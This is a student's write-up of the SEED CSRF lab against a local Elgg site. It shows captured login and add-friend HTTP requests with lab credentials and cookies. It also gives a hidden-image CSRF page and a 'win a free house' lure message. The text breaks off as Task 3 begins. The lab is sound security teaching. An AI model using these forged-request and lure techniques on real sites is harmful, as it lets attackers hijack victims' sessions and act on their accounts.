Lab-2: Cross-Site Request Forgery (CSRF) Attack Lab

Name: Fatema-tuz-zohora Sananda

ID: 180042124


Course Code: SWE 4504

Group: A


Task 1: Observing HTTP Request

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We have used a Firefox add-on called **"HTTP Header Live"** for this purpose. The goal of this task is to get familiar with this tool.Use this tool to capture an HTTP GET request and an HTTP POST request in Elgg.

When we try to log in it a post request is sent to the domain http://www.seed-server.com/action/login. It is attached with cookie information. This cookie information is sent in each request and response. The referrer is http://www.seed-server.com/ and the host is **www.seed-server.com**. So it is the same site request.



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------262913678224903187542885549025
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=tsvcv4t0hoiooam5jpsqp4ali1
__elgg_token=U8-zhh6o-700OobEvyOvwQ&__elgg_ts=1633239611&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Sun, 03 Oct 2021 05:52:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=va2dhg8k2bq4indc7gf6g6r9ce; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
---------------------------------------------------------------------------------------
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



http://www.seed-server.com/action/login


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------262913678224903187542885549025
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=tsvcv4t0hoiooam5jpsqp4ali1
```

```
__elgg_token=U8-zhh6o-700OobEvyOvwQ&__elgg_ts=1633239611&username=alice&password=seedalice
```

Content-Length:90

Task 2: CSRF Attack using GET Request

Samy uses his fake account Boby and sends a request to Samy to get the HTTP request.




Welcome Boby

Welcome to your Elgg site.


Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

The HTTP request to add Samy as a friend was captured in the HTTP header live. It is a get request. We need Alice to use the same get request. The request is http://www.seed-server.com/action/friends/add?friend=59



```
Cookie: Elgg=1ul2e5qqjl483rtmk5j8u3p965
GET: HTTP/1.1 200 OK
Date: Sun, 03 Oct 2021 05:40:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1633241287&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=1ul2e5qqjl483rtmk5j8u3p965
GET: HTTP/1.1 200 OK
Date: Sun, 03 Oct 2021 06:08:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


A malicious website is designed by Samy to deceive Alice.


Open
*index.html
/home/seed/Documents/CSRF/Labsetup/attacker
Save
hosts
*index.html

```
<html>
<head><title>Get a free House</title></head>

<body>
<h1>Win a House</h1>

<img src="http://www.seed-server.com/action/friends/add?friend=59" height="1" width="1"/>
</body>
</html>
```

Bracket match found on line: 9
HTML
Tab Width: 8
Ln 9, Col 8
INS

Now Samy logs in and then sends the crafted website to Alice via message.



Compose a message

To *

Alice

Write recipient's username here.


Subject *

Get a free House

Message *


Click here to win a house www.attacker32.com

Then Alice clicks the link in the message sent by Samy. The malicious website sends the get request http://www.seed-server.com/action/friends/add?friend=59 and adds samy as a friend with the help of Alice’s cookie. This adds Samy into Alice’s friend list.



Alice's friends

No friends yet.




Inbox

□ Get a Free House

From Samy 2 minutes ago

Click here to win a house www.attacker32.com

Win a House




Alice's friends


Samy

Task 3: CSRF Attack using POST Request

Samy checks all the parameters required for editing his own profile and observes that he needs the guid of the person he wants to edit the profile.

